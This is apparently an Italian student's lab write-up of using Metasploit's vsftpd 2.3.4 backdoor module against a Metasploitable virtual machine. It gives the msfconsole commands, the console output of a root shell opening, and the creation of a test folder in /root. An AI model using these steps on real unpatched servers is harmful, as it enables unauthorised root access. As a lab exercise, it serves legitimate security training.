
HACKING CON METAPLOIT:

Nel compito di oggi dovevamo attaccare la nostra macchina metasploitable con il programma metaploit e creare una cartella nella directory di root.

Come prima cosa la traccia chiedeva di cambiare l'indirizzo ip di metasploitable, impostandolo come statico e assegnandogli l'indirizzo: 192.168.1.149, con annessi ip network,subnet mask, ip broadcast e ip gateway come vediamo nell'immagine sottostante:



Una volta accertata la connessione tra le due macchine con il ping, direttamente dal terminale di kali andiamo ad avviare metaploit con il comando "msfconsole", cerchiamo il protocollo che ci interessa, in questo caso l'ftp con il comando "search vsftpd" che ci mostrerà l'exploit da poter fare su una vulnerabilità gia esistente.

Con il comando "use" seguito dal path o dal numero di corrispondenza dell'exploit e accettando il payload che ci da di default, proseguiamo vedendo le opzioni con il comendo "show options".

In output vedremo che non ci sarà nessun indirizzo ip sulla voce "RHOSTS", quindi dobbiamo settarla con l'ip della macchina target, cioè metasploitable, con il comando " set rhosts 192.168.1.149", per conferma rimandiamo il comando "show optios" che adesso ci darà l'rhost che abbiamo inserito. Fatto questo è il momento dell'attacco vero e proprio, e lo lanciamo con il comando "exploit":

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.50:41761 → 192.168.1.149:6200) at 202
4-11-11 07:22:32 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:17:5a:9f
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe17:5a9f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:84 errors:0 dropped:0 overruns:0 frame:0
          TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8147 (7.9 KB)  TX bytes:7877 (7.6 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29705 (29.0 KB)  TX bytes:29705 (29.0 KB)
```

Con questo attacco possiamo vedere che la backdoor si è avviata, quindi la shell è stata creata e la sessione è aperta.

Da questo momento in poi io posso fare ciò che voglio all'interno del dispositivo attaccato.

A conferma dell'avvenuto attacco con il comando "ifconfig" possiamo notare che sull'indirizzo ip che era quello della mi macchina, vediamo l'ip della macchina target.

L'ultima cosa da fare richiesta nell'esercizio era creare una cartella chiamata "test_metasploit" all'interno della directory root.

Con il comando "pwd" mi accerto di essere nella directory root, fatto ciò, con il comando "mkdir /root/test_metaploit", creo una cartella nella directory, e con il comando "ls /root", vedo l'elenco di cartelle nella directory, e come mostrato nell'immagine sottostante la cartella test_metaploit è presente nella directory root:

```
mkdir /root/test_metaploit
ls /root
Desktop
ls
reset_logs.sh
test_metaploit
vnc.log
```